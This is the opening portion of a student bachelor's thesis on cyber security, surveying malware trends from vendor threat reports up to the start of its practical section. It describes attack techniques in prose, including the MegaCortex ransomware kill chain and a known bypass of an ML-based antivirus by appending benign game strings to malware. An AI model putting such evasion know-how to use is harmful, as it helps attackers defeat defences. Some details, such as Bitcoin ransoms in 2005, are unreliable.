Bachelor's Thesis

Information and Communications Technology

2021

Toni Tuunainen

WHITE HAT HACKING: SYSTEM AND APPLICATION SECURITY FOCUSING ON ITS FUNDAMENTALS, MALWARE AND WI-FI VULNERABILITY

TURKU AMK
TURKU UNIVERSITY OF APPLIED SCIENCES

BACHELOR'S | ABSTRACT

TURKU UNIVERSITY OF APPLIED SCIENCES

Information and Communications Technology

2021 | 76 of pages,

Toni Tuunainen

WHITE HAT HACKING: SYSTEM AND APPLICATION SECURITY FOCUSING ON ITS FUNDAMENTALS, MALWARE AND WI-FI VULNERABILITY.

No technology, even a modern variant, is completely secure. With cyberattacks occurring daily and growing more sophisticated, this thesis aims to highlight the need for good cyber security.

The primary objectives of this thesis were:

1. to evaluate the malware situation worldwide to illustrate current threats
2. to analyse threat reports and work by a cyber security specialist to show the evolution of malware and contemporary trends in cyberattacks
3. to carry out security testing and repair a file damaged by malware which would demonstrate how malware acts and how vulnerable systems really are.
4. to demonstrate how DEP, ROP and honeypots are effective methods of security.

To achieve these objectives, various methods were employed. Reports from OWASP, Sophos and Microsoft were studied and analysed along with work by Mikko Hyppönen, a cyber security expert. Virtual machines were set up to run Kali and RouterSploit along with test labs which were used to run malicious script. DEP, ROP and honeypots were setup and run on a personal machine. Finally, to repair the damaged file 010 Editor and PE Viewer were used.

The main results showed how cyber threats had drastically changed; which Wi-Fi settings were the most/ and least secure and why; how severely malware can damage a file including time-consuming efforts for repair; the effectiveness of DEP, ROP and honeypots as security methods.

The results clearly illustrate the need for effective cyber security due to the ever-changing nature of cyberattacks. These changes bring constant challenges to the realm of cyber security as White Hats try to prevent Black Hats from gaining the upper hand. Put simply, cyber security specialists can win, but there will always be a fight.

KEYWORDS:

Wi-Fi, Virus, Malware, Ransomware, Hacking, Vulnerability

OPINNÄYTETYÖ (AMK) | TIIVISTELMÄ

TURUN AMMATTIKORKEAKOULU

Tieto- ja viestintätekniikka

2021 | 76 sivua

Toni Tuunainen

VALKO HATTU HAKKEROINTI: JÄRJESTELMÄ JA SOVELLUSTEN TURVALLISUUS, KESKITTYEN SEN PERUSTEISIIN, HAITTAOHJELMIIN JA WI-FI-HAAVOITTUVAISUUKSIIN.

Mikään tekniikka, edes moderni muunnos, ei ole täysin turvallista. Päivittäin tapahtuvien ja yhä kehittyneempien kyberhyökkäysten myötä tutkielman tarkoituksena on korostaa hyvän kyberturvallisuuden tarvetta.

Ensisijaiset tavoitteet ovat:

1. Arvioimalla maailman haittaohjelmatilanne nykyisten uhkien havainnollistamiseksi.
2. Analyysi uhkaraporteista ja kyberturvallisuusasiantuntijan tekemä työ haittaohjelmien evoluution ja nykyisten verkkohyökkäysten trendien osoittamiseksi.
3. Turvallisuustestaus ja haittaohjelmien vahingoittaman tiedoston korjaaminen. Tämä osoittaa, kuinka haittaohjelmat toimivat ja kuinka haavoittuvat järjestelmät todella ovat.
4. Osoittaa, kuinka DEP, ROP ja hunajapotit ovat tehokkaita suojaustapoja.

Näiden tavoitteiden saavuttamiseksi käytettiin erilaisia menetelmiä. OWASP: n, Sophosin ja Microsoftin raportit luettiin ja analysoitiin yhdessä Mikko Hyppösen työn kanssa. Virtuaalikoneet perustettiin suorittamaan Kali ja RouterSploit sekä testilaboratoriot, joita käytettiin haittaohjelmien suorittamiseen. DEP, ROP ja hunajapotit asetettiin ja ajettiin henkilökohtaisella koneella. Lopuksi vioittuneen tiedoston korjaamiseen käytettiin 010 editoria ja PE Vieweria.

Tärkeimmät tulokset osoittivat, kuinka kyberuhat olivat muuttuneet rajusti; mitkä Wi-Fi-asetukset olivat kaikkein / vähiten turvalliset ja miksi; kuinka vakavasti haittaohjelmat voivat vahingoittaa tiedostoa, mukaan lukien aikaa vievät korjaustoimenpiteet; DEP: n, ROP: n ja hunajapottien tehokkuus turvamenetelminä.

Tulokset havainnollistavat selvästi tehokkaan kyberturvallisuuden tarvetta, koska kyberhyökkäykset muuttuvat jatkuvasti. Nämä muutokset tuovat jatkuvaa haastetta kyberturvallisuuteen, kun valkoiset hatut yrittävät estää mustia hattuja saamasta ylivoimaa. Yksinkertaisesti sanottuna kyberturvallisuuden asiantuntijat voivat voittaa, mutta taistelu käydään aina.

ASIASANAT:

Wi-Fi, Virus, Malware, Ransomware, Hakkerointi, Haavoittuvaisuudet

CONTENTS

LIST OF ABBREVIATIONS

AI	Artificial intelligence refers to the simulation of human intelligence in machines (i.e., mimic their actions/thoughts).
AP	Access Point is a device that creates a wireless local area network, or WLAN.
API	Application Programming Interface is a computing interface that defines interactions between multiple software intermediaries.
ASCII	American Standard Code for Information Interchange is a character encoding standard for electronic communication.
AWS	Amazon Web Services is a secure cloud services platform.
BSSID	Basic Service Set Identifiers is used to describe sections of a wireless local area network or WLAN.
DC	Domain Controller is a server that responds to security authentication requests with a Windows server domain.
DEP	*Data Execution Prevention* is a security feature that can help *prevent* damage to a computer from viruses and other security threats
DDoS	A Distributed Denial of Service attack is when multiple systems are being used flooding the traffic of targeted systems, service, or servers.

DPP	Device Provisioning Protocol was created to replace WPS and its security weaknesses. DPP can be utilised for provisioning through another device, such as a mobile phone.
EAP	Extensible Authentication Protocol is a protocol for wireless networks.
ECTS	The European Credit Transfer System is designed for making degree programmes and student performances more transparent. It helps students transfer past courses from one institution to another more easily.
EP	Enterprise Network is the backbone for facilitating an organisation’s communications and connecting computers and devices throughout departments.
GDPR	General Data Protection Regulation is a regulation set by the European Union regulating data and privacy protection.
HEX	Hexadecimal In mathematics and computing, the hexadecimal system is a positional numeral system that represents numbers.
HTML	Hypertext Mark-up Language is the standard mark-up language for documents designed to display in a web browser.
ICS	Internet Connection Sharing is a Windows service that enables one Internet-connected computer to connect with other computers on a local area network.

ICT	Information and Communications Technology is extended terminology for information technology which is known as IT. However, it refers to all technology that uses handling telecommunications, broadcast, media, and network-based control.
IoT	*Internet of Things* describes the network of physical *objects*— *"things*"— embedded with sensors, software, and other technologies to connect and exchange data with other devices and systems over the *Internet.*
I/O	Input/Output is the communication between an information processing system, such as a computer and the outside world.
IT	Information Technology refers to anything that is computing technology related.
IVP4/IVP6	Internet Protocol Version 4 & Internet Protocol Version 6 is both IP addresses that are binary numbers. IPv4 is a 32-bit binary number, while IPv6 is a 128-bit binary number address.
KRACK	This website presents the Key Reinstallation Attack. It breaks the WPA2 protocol by forcing the reuse of encryption algorithms used by Wi-Fi.
MAC Address	Media Access Control Address is a unique identifier assigned to a network interface controller (NIC) for use as a network address in communications within a network segment.

ML	Machine Learning is an application of artificial intelligence that provides systems with the ability to learn and improve from experiences without being explicitly programmed automatically.
MS	Microsoft Corporation is an American global technology company. That design operation system called Windows and software products like Office.
OS	Operation System is system software that is managing computer hardware, software, and resources.
PE	The Portable Executable format is a file format for executables, object code, DLLs and others used in 32-bit and 64-bit versions of Windows operating systems.
PMF	Protected Management Frames is a standard defined by Wi-Fi Alliance to enhance Wi-Fi connection safety.
PMKID	Pairwise Master Key Identifier is a type of roaming feature in a network.
ROP	Return-Oriented Programming is a computer security exploit technique that allows an attacker to execute code in the presence of security defences such as executable space protection and code signing.

SIEM	Security Information and Event Management Security information and event management is a subsection within the field of computer security, where software products and services combine security information management and security event management.
SOC	Security Operation Centres monitor and analyse activity on networks, servers, endpoints, databases, applications, websites, and other systems, looking for suspicious activity and security breaches
SQL	Structured Query Language is a domain-specific language used in programming and designed for managing data held in a relational database management system or for stream processing in a relational data stream management system.
URL	Uniform Resource Locater is termed a web address referred to as a web resource that specifies its location on the network.
VMWI	Visual Message Waiting Indicator multisensory detection device solves both the problem of long CLASS VMWI signal retransmission delays and unreliable CLASS VMWI signal transmission by simultaneously enabling both stutter dial tone detection and CLASS VMWI signal detection

WEP	Wired Equivalent Privacy is a security algorithm for IEEE 802.11 wireless networks. Introduced as part of the original 802.11 standards ratified in 1997, it intended to provide data confidentiality comparable to that of a traditional wired network.
WI-FI/WLAN	Wireless fidelity or A Wireless Lan is a technology designed to be a wireless computer network that links two or more devices with wireless communications forming the local area network, which would limit the area due to the ethernet cables and their length.
WPA	Wi-Fi Protected Access is a security standard for users of computing devices equipped with wireless internet connections.
WPS	Wi-Fi Protected Setup, known initially as Simple Wi-Fi Config, is a network security standard to create a secure wireless home network.
XSS	Cross-site scripting is a type of security vulnerability in web applications. XSS attacks allow hackers to inject client site scripts into web pages at the same time as other users. It is used to bypass access controls.

INTRODUCTION

In modern society, the use of computing technology has become an important and integral tool that is needed to complete various tasks and processes. For example, a computer can be used to browse the Internet for online stores to buy groceries, order component parts to repair broken PCs or use social media to connect with relatives who live far away without needing to travel to see them. [1]

These computing technologies are also called computer systems that run various applications to provide tools and resources to complete tasks or processes. This can include integrating with other devices such as smartphones or tablets.

Applications, known as Software, are designed for the end users to provide tools to work on the task or process they are required to do. [1] Software is designed into two distinct parts that are called front and back end. Front end developers are working with everything that users would see to interact with the Software while back-end developers are focusing on the infrastructure that supports these actions. [2]

All the computer systems and Software in modern society is why there needs to be an awareness of and know about this thesis topic, as well as why system and applications security matters. Everything that is done with the back end is causing security vulnerabilities and breaches that allow these devices to be easily targeted for cyberattacks and exploits.

The cause of these security vulnerabilities is that cyber criminals' exploitation has severe impacts on users, manufactures, developers and businesses. For example, when Amazon's servers were exploited several of their smart devices ceased to work and given that Amazon is a global presence it would negatively impact their image as well as potential sales.

Often these vulnerabilities enable sensitive information to be stolen and sold on the black market to the highest bidder. The user data and user credentials turn into profit that in turn can be used to buy better tools/exploits to perform more advanced attacks against high value targets.

This thesis aims to highlight the importance of cyber security as well as software and hardware safety. As seen from the above example concerning Amazon, if a global corporation can be attacked then smaller companies and/or individuals are easier targets for cyber-criminals.

It is important to note that the term ‘cyber security’ is large and all facets of it cannot be discussed or analysed here. The primary purpose of this thesis is to discuss cyber security in general terms for non-specialists by using specific examples that would be relevant in everyday life for an average computer user.

This is especially pertinent given most modern security measures are automated meaning the security is often poorly designed, this is certainly true if the user did not read the installation/setup manual and opted to use the default settings. [9]

The lack of proper security measures could lead to an infection of the home system with malicious software. Additionally, incorrect internet safety can lead to criminals being able to obtain sensitive information such as bank details.

Unfortunately, the pressing concern for security often means developers rush to adhere to strict deadlines as well as work with businesses to prioritise getting their websites/systems running and optimised rather than working on security. However, when system and application security are not prioritised, security settings will need to change more regularly than necessary.

In turn this is time consuming, so it is vital that security optimisation becomes habitual and correct from the beginning. This thesis will discuss both theoretical and practical security measures as well as issues within cyber security.

For the theoretical parts of this thesis the malware situation of the world has been summarised as it is interesting to see how different countries compare to one another in terms of cyber security using information from the Cyberthreat map. It is expected that countries like Russia, America and China experience the most cyberattacks. The analysis of the software reports provides a brief overview of the findings of Sophos and Microsoft in 2020.

In addition to this a comparison of a report produced by Microsoft from 2012 is also included so a reader can see how cyberattacks have developed in a short space of time. It is to be expected that issues from 2012 might not be issues now as well as newer examples of malware being discussed in the 2020 report that did not exist in 2012. As well as these reports the theory behind DEP and ROP will be discussed in tandem with the use of honeypots. Additional materials discussed include a presentation given by Mikko Hyppönen and a documentary on the Stuxnet cyber-attack.

The practical elements of this thesis required test labs to be used to see how to exploit certain vulnerabilities as well as how to counter them. As part of this exercise a file that had been damaged by a virus to be repaired using PE Viewer and 010 Editor. Depending on the severity of the damage to the file this exercise may prove difficult as attempts to repair the file might damage it further. Furthermore, this task will be time-consuming as this is the most technical element. It would not be expected that a non-specialist would be able to do this task, but should they experience similar things they would know what to ask their IT support to do.

To check Wi-Fi and security RouterSploit in KaliVMware will be used. Different Wi-Fi security methods have varying degrees of safety with WEP being the weakest so the easiest to hack and WPA3 being the strongest as it is newer so has greater safety features. Finally, the vulnerable website will be run using Metasploitable 2 VMWare and will be hacked using BeEF Script.

To summarise, cyber security is inaccessible to the layperson so this thesis will attempt to narrow the scope to areas accessible to those without major technical expertise. It is split into theoretical and practical sections. The theoretical section will focus on two malware reports from two major developers (Sophos and Microsoft) and a summary of the malware situation of the world. The practical discussion will look at how to repair files damaged by a virus, Wi-Fi security, website vulnerabilities and ways to secure computer systems using different methods such as honeypots.

This thesis is by no means an exhaustive overview, but these are key areas that have more of an everyday application to someone not versed in the specifics of cyber security.

MALWARE SITUATION OF THE WORLD

When looking at the malware situation globally, the Cyberthreat map shows that there is a detection for malware and ongoing attacks every day. It also shows how antivirus products are detecting many attacks and malware in the entire world from these maps. Comparable sites include the statistics for DDOS attacks that are either large or small, what type of DDOS attack it is. The size of the attack by the size means how many devices are part of the attack. Therefore, malware reports, such as the Sophos Threat Report, are invaluable as they show how malware behaves.

Sophos is a British security software and hardware company that develops products for communication endpoints, encrypting, network, email, and mobile security as well as unified threat management. Their primary focus is providing security software for 100-5,000 seat organisations.

The Sophos 2020 Threat Report was a veritable wealth of information on various malware. However, given the depth and breadth of the report analysis had to be narrowed to a few key areas/topics. The topics selected for this thesis were “Ransomware attackers raise the stakes”, [11] “Automation-enhanced Active Attacks” [11] and “Machine learning to defeat malware find itself under attack”. [11]

The Sophos Report is an interesting read that provides a lot of the latest information about how viruses, malware and attacks are evolving. The report went into detail about a lot of well-known viruses and malware (e.g., MegaCortex and WannaCry), it also discussed new Android banking Trojans that disguise themselves as Google Play Protect and how they bypass the real Google Play Protect. From the report it is apparent that Sophos is providing sound knowledge of their area(s) of expertise as well as a clear understanding of the competitive environment they are working in.

The malware situation in the world

Cyberthreat showed that in the Autumn of 2020 the top five most infected counties are 1: Russian 2: Brazil 3: Germany 4: United States 5: France. The most ‘peaceful’ countries are Antarctica, Greenland, Svalbard, and the Western Sahara. It was hardly surprising that Russia was on top of the most infected list as it is believed that most hackers and attacks originate from Russia. Greenland and Western Sahara being quite safe from cyber security threats could potentially mean that that there is little to no internet in these areas, or they are still using the traditional methods such as paper or books for logging.

It would be interesting to know that as these places do not have any digital threats, are their physical crime figures higher? Finland is the 122nd most attacked country meaning it is middling in the global rankings whereas Finland’s neighbours vary in the rankings. Norway is the 128th most attacked country while Sweden ranks 67th. Estonia and Denmark’s rank also vary compared to Finland with Estonia at rank 113 and Denmark at 83.

Kaspersky collects their data to compile the cyberthreat map from alternative sources such as On-Access Scan, On-Demand Scan, Mail and Web Anti-Virus, Intrusion Detection Scan, Vulnerability scan, Kaspersky Anti-Spam and Botnet Activity Detection. Since they are running their analysis and data from their own products it is only “real time” if their services are being used.

There are other sites that provide similar services, such as F-Secure, that collect the data they receive from their products as well as running additional security mechanisms like honeypots to trap attacks. In the case of F-Secure they run sandboxed vulnerable systems on a secure network where they are trapped so they will not cause harm.

The Sophos Report provides the ransomware evolution timeline (Figure 1) illustrates how bigger attacks are deployed; this is where we can see MegaCortex added with other ransomware since larger attacks are more prevalent these days.



Figure 1. Sophos 2020 Threat Report showing ransomware evolution.

Another piece of malware that is interesting is the newly introduced ProLock. ProLock used standard tactics to attack and infiltrate systems thus allowing the operators of the ransomware to carry out many attacks. These attacks started originally in late 2019 under the name PwndLocker but Crypto Bug allowed free file unlocking which stalled this ransomware. However, the operators fixed any flaws and decided to reboot operations and renamed the malware to ProLock. [13]

Below is a table for malware, viruses and exploits that have been found on a virtual computer by F-secure Sense Antivirus (Table 1). The scan results were Items scanned total: 7423884 where harmful items found total: 156.

Table 1. The F-Secure Sense Virus Scan Report.

Filename	Type
apache-ssl-linux_v3	Exploit.EXP/LNX.OpenSSL.bwbgu
JMXPayload.class	Exploit.EXP/JAVA.Carbul.Gen
shellcodes.c.src	Malware.OSX/Agent.JN
noclient-3.3.2.3-linux-i386	Malware.LINUX/Nopen.gedwd
downloader.windows	Trojan.TR/Crypt.XPACK.ghwww
noserver-3.1.0.5-i386.apple. darwin-10.4	Trojan.TR/Agent.cgymn
xt_server_priv.x64.dll	Heuristic.HEUR/AGEN.1108365
metsrv.x86.dll	Heuristic.HEUR/AGEN.1108248
backdoor.exe	Heuristic.HEUR/AGEN.1107306
simple-backdoor.php	Backdoor.BDS/Small.DT.117

It is both alarming and reassuring that the antivirus detected all these things. To change and improve security a secure environment on another PC in a different network or without access to public network should be setup. This ensures that the malware could not be activated remotely.

Analysing the changes in Microsoft Reports

The major change between the reports is that Cryptocurrency mining is on the rise. Attacks have become more targeted as the attacker must gather more information about the victim before attacking and exploiting the vulnerabilities of a system.

The development of Potentially Unwanted Applications has decreased significantly since 2012, a cause for this could be they are not as lucrative as ransomware attacks. Automated tools for creating malware and viruses, such as Veil Evasion and Empire, could also be a contributory factory. This is because with tools like MSFvenom it is easy to create malware with few commands and a small amount of code to effectively bypass antivirus software. As well as this it is a possibility that these viruses are being bought from hackers that are developing them for specific needs.

In the report from 2012 we can see that the viruses have become more polymorphic, and they belong to major malware families. Early malware was often flashy and obvious (e.g., ambulances were seen driving through the screen deleting command lines and encrypting stuff). The MS reports are saying that “profit-oriented malware was much more likely to operate quietly and avoid attraction, in order to continue performing its functions” this is how malware have evolved in these years becoming quiet and bypassing the detection.

The older reports showed that Trojans used to be very common, now it seems that Trojans are decreasing in their popularity as ransomware is on the rise. Ransomware has defied the trends of old malware as it tends to try to remain undetected. The 2012 report mentioned ransomware stating that it was a rare sight and not commonly used.

This has changed with the Volume 24 report focusing on ransomware than the older viruses were mentioned in the report of 2012. Viruses are being used in footholds to do greater damage in future. Another new trend is coin mining that was not introduced or talked about in 2012 report. Put simply, cryptocurrency mining is also a major change from 2012 along with ransomware.

Another major difference between the 2012 report and Volume 24 is the risk to software supply chains. Previously, attack software supply chains were not an issue as they were not mentioned. Since then, they have been brought to focus when in March 2017 the Ask Partner Network (APN) was compromised.

Between March 2017 and October 2018 10 different software companies were compromised. Interestingly during this time, a Petya ransomware outbreak occurred. It makes sense that when the newer report was compiled and discussed software supply chain attacks and ransomware this outbreak was mentioned, these attacks take advantage of users and unprepared IT departments.

Finally, the 2012 report did not give details for phishing whereas Volume 24 detailed phishing. Phishing attacks evolved from the previous report as well hosting pages are being used more than hosting websites, they are domain spoofing, domain impersonation, user impersonation credential phishing links or attachment.

Ransomware attackers raise the stakes

Sophos' discussion in the section "Ransomware attackers raise the stakes" [11] was a compelling analysis of the evolution of ransomware, this is due to the amount of detail it delved into. The report also stated that ransomware would often be "optimizing its attack and evading detection by modern security tools as it is with encrypting". [11]

Further reading of Sophos' report made it evident that developers of ransomware are raising the stakes. Ransomware is clearly intended as a warning sign because if modern security tools are unable to counterattack or are easily bypassed by these kinds of attacks it begs the question, is there anything we can do about this threat?

In the report's next section "Using our management tools against us" [11] Sophos states that "Attackers have been seen stolen credentials or exploiting vulnerabilities" [11] most cases of ransomware (or any kind of virus attack) exploit vulnerabilities or breaches in companies that are caused by bad user credentials information. The bad credentials could be a result of a weak password policy or employees not following the standard operating procedure. If hackers/attackers can get access to remote monitoring and management (RMM) their jobs are made easier because they can simply upload and run ransomware remotely.

Sophos provided a diagram showing how "The MegaCortex kill chain uses legitimate system administration apps such as WMI to distribute the malware as though it were a system update" [11] The diagram illustrated the ransomware process including svchost.exe that is parent to services.exe parent to rstwg.exe parent to (read) cmd.exe parent to winnit.exe (read xhxbeaiz.dll) parent (in this part was mentioned read and execute) to rundll32.exe.

This kind of threat can be minimised with a multi-factor authentication (MFA) tool that provides tamper and endpoint protection. This kind of protection should be used in systems in central management to avoid management accounts/tools ending up in the wrong hands. Sophos also stated that “Attacker code appears “trusted” while attackers elevate privileges” [11] meaning that using the least privileged method does not help much.

When user accounts are logged with standard limited privileges and permissions, ransomware may use bypass exploits or vulnerability. For example, user account control (UAC) like CVE-2018-8453 can be used to elevate privileges meaning higher access to restricted areas. In the 30 years of ransomware there has been a substantial amount of evolution.

Looking at the Sophos Ransomware Evolution diagram (Figure 2) it is evident that drastic changes have occurred. According to Sophos ransomware began in 1989 via a postal delivery of a floppy disk asking for money to be sent to a PO box in Panama.



Figure 2. Sophos 2020 Threat Report MegaCortex Deployment Diagram.

Whereas in 2005 ransomware evolved to use digital currency for ransom payments such as Bitcoin. Each subsequent evolution between 1989-2019 has seen new ransomware methods developed such as: use of digital currency, screen locking, spreading by compromised websites and emails, accepted Bitcoin.

There have been other developments such as targeting Android systems and other operating systems like Windows, Linux as well as Mac. As well as this some developers have combined ransomware with a worm creating a ransom-worm. Given the breadth and depth of this topic it is impossible to detail them all so refer to the diagram below for more information on the annual changes.

Automation enhanced active attacks

There are a few more areas worth mentioning from the Sophos Threat Report. In the report it stated that “Automation-Enhanced Active Attacks” [11] attack using a combination of automated tools. These kinds of evolved attacks became more effective to evade security controls.

The types of automated methods that are frequently used are: Credential stuffing, Scraping, Application layer DDoS, Captcha Bypass, Card Cracking, Credential cracking, Cashing out and Carding. Sophos describes modern attacks as having more patience and becoming stealthier in the section titled “Patience and stealth: watchwords for attackers’ success” which states “Attacker patience and strategic evasions techniques are reducing reliance on less effective fully automated methods” [11]

Utilising passive and active techniques for creating the topology of a given environment is a clever technique to use since it provides a stealthier approach to identification for critical targets. For example, administrative workstations that contain user accounts with the highest privileges would be prime targets.

Data custodian endpoints that are responsible for safely transporting and storing data would also be good targets as these systems could potentially contain sensitive/classified information that would have high value.

Company files and backup servers would also be perfect targets for ransomware as operators could encrypt important files/backups then exchange the decryption key for money. GDPR policies have set a fixed price value for data being leaked meaning a company would need to pay a fine. For example, should a ransomware operator ask for 2% of profits, given the GDPR fine is set at 4% of annual global turnover chances are a company might pay that 2% given it is lower than the GDPR standard.

In the discussion of “Attacking the backups is now routine” [11] Sophos stated, “During an incident involving ransomware the first question asked is whether it is possible to restore a known good state.” [11] Previously, restoring a well-known good state was the solution to a ransomware attack. However, given the evolution of ransomware this is no longer a viable solution as more sophisticated ransomware targets system backup meaning that restoring the system to the state it was before the attack is not always possible.

This is evident when Sophos stated that that “Unfortunately the tactics and procedures utilized to compromise and encrypt servers and endpoints are the same methods that can render connected automated backups unusable. Attackers have realized that when they are able to destroy backups it results in a higher percentage of victims paying the ransom.” [11]

This is problematic because organisations often rely on backups to prevent threats coming from ransomware. This would mean that rapid neutralisation often leaves an organisation exposed to a risk that would cause the system to be unable to recover from the attack.

Given that attacking backups has become a routine method employed by ransomware, this means that automation has increased efficiency and the damage caused is of a larger scale. Figure 2 shows how the MegaCortex ransomware is deployed and Sophos writes: “The diagram above illustrates how MegaCortex ransomware moves from a foothold machine to domain controllers, and on to workstations”. [11]

The diagram shows the attackers’ server hosting Cobalt Strike that infects Emoted/Qbot machines. From this the RDP connection to DC ransomware batch files get executed spreading to of workstations on that it takes new RDP connection to 2nd DC where the same ransomware batch files are executed spreading towards more workstations in that server.

Machine learning to defeat malware finds itself under attack

The Sophos report also introduced attack methods against machine learning security systems in 2019. Sophos mentioned that DEF CON is hacking a conference held in Las Vegas “from string-stuffing “universal bypass attack against machine learning engine to launching of a static machine learning evasion contest.” [11] Due to this machine learning it is finally on the radar of red teams and is being taken seriously.

However, it is becoming more obvious that machine learning systems have their own weaknesses. For example, with some technical expertise it would be possible to evade in ways that are analogous to how attackers could avoid conventional malware detection. However, most attackers would want to evade machine learning models as there are also signs of machine learning models being used on offense.

Sophos stated that “Deep fakes for voice have been allegedly used in a major vishing attack already.” [11] It is only a matter of time before machine learning could be used in targeted attacks as machine learning is a powerful tool which provides a lot of possibilities if someone knows how to use it effectively. These tools could generate both fake voice and video files, making them become more widespread and accessible. In the future more attacks in this vein will be seen, meaning better personnel training and detection tools are critical.

Sophos discussed that “Machine learning is also beginning to enable more conventional red team operations as well.” [11] 2020 has shown one of the first instances of offensive security researchers using machine learning to bypass a commercial spam model in the wild. Sophos has already explored machine learning to language for detecting malicious emails and URLs. Once again using machine learning to optimise phishing email click-through evading existing business email compromise (BEC) or phishing detection system or both at once which would seem likely.

Sophos also discussed “attacks against machine learning malware detectors” and how data science operations are becoming “table stakes” [11] for serious anti-malware companies, it is not surprising that attacks against machine learning malware detection models have moved into academic spaces and into the toolkits of attackers.

There was mention in the Sophos discussion that “Skylight Cyber published an attack against Blackberry/Cylance’s PROTECT engine in July.” [11] which detailed a project that “AI based endpoint protection product culminating in the creation of universal bypass.” [11]

Sophos first tested the Cylance antivirus making sure it was updated then dropped several items into a desktop after running them on virus total. The items used were Mimi Katz, SamSam and WannaCry. The antivirus detected and quarantined every program that was on the desktop. The software log showed that each virus was scored with a negative value so the engine would detect and quarantine them. They then extracted all the strings out of a specific game executable called SecretGame which they used to bypass and fool Cylance’s AI/ML model to append these malicious files string.

Sophos noted that “they are not tampering with Cylance itself and the treatment is identical to all files.” [11] This way they were able to run every malicious file that was blocked by antivirus software.

The research reports and underpinning of this report have provided interesting information concerning cyber security. Given most cyber security specialists’ pre-existent familiarity with a lot of the concepts, terminology and issues discussed in these reports have consolidated knowledge as well as providing things to consider when regarding machine learning.

However, it is worth noting that topics/areas for the reports as well as the threat maps did not provide the whole malware picture since they are mostly collecting data from their own products. Also, most of the malware file names seemed too generic, so it was hard to discern whether it was real or generated data.

To improve upon this, it would have been better to have seen actual malware names or file names that are from the malware situation world map (see Table 1). As for the Microsoft Reports there was a stark difference between the two since the newer one was focusing on more precise and modern matters, such as ransomware and supply chains, whereas the 2012 Report was focusing on other issues that now feel a bit outdated. As a result, it was difficult to see an obvious connection between the two, short of as a point of comparison illustrating the ever-changing nature of malware.

Even contemplating the existence of that kind of malware is worrying. With the endless evolution of technology, the attackers are learning new skills and methods out of the necessity to survive. To quote Mikko Hyppönen again “everything old is new again.” [10]

Put simply, every time technology is making a breakthrough and is developed so too does ransomware and its methods.

The constant improvement of Cloud services, the mass exodus of information to Cloud IO devices as well as new car technology turning cars into PCs provide many opportunities for the hurried evolution of malware.

As a result of this modern technological development where Cloud infrastructure and computing are becoming more important and commonly used, companies are spending less money to buy hardware for the company network when they can rent services from different providers.

In addition to this companies can store files and backup in Cloud for services like Google Drive, Dropbox, and Microsoft OneDrive. Also, there are Cloud services like Azure, AWS, and Google Cloud that are used for building, deploying and management applications through a global network of datacentres.

With this push to make Cloud services more important and prevalent for modern companies, it makes sense that ransomware would want to target the service providers. Since the company data and files are stored on the datacentre servers then attacking to company itself would not be beneficial in comparison to attacking the service provider. Cylance's project [12] show counter measures to AI/ML being bypassed.

SECURITY TESTING AND AN ANALYSIS OF A VIRUS BROKEN FILE

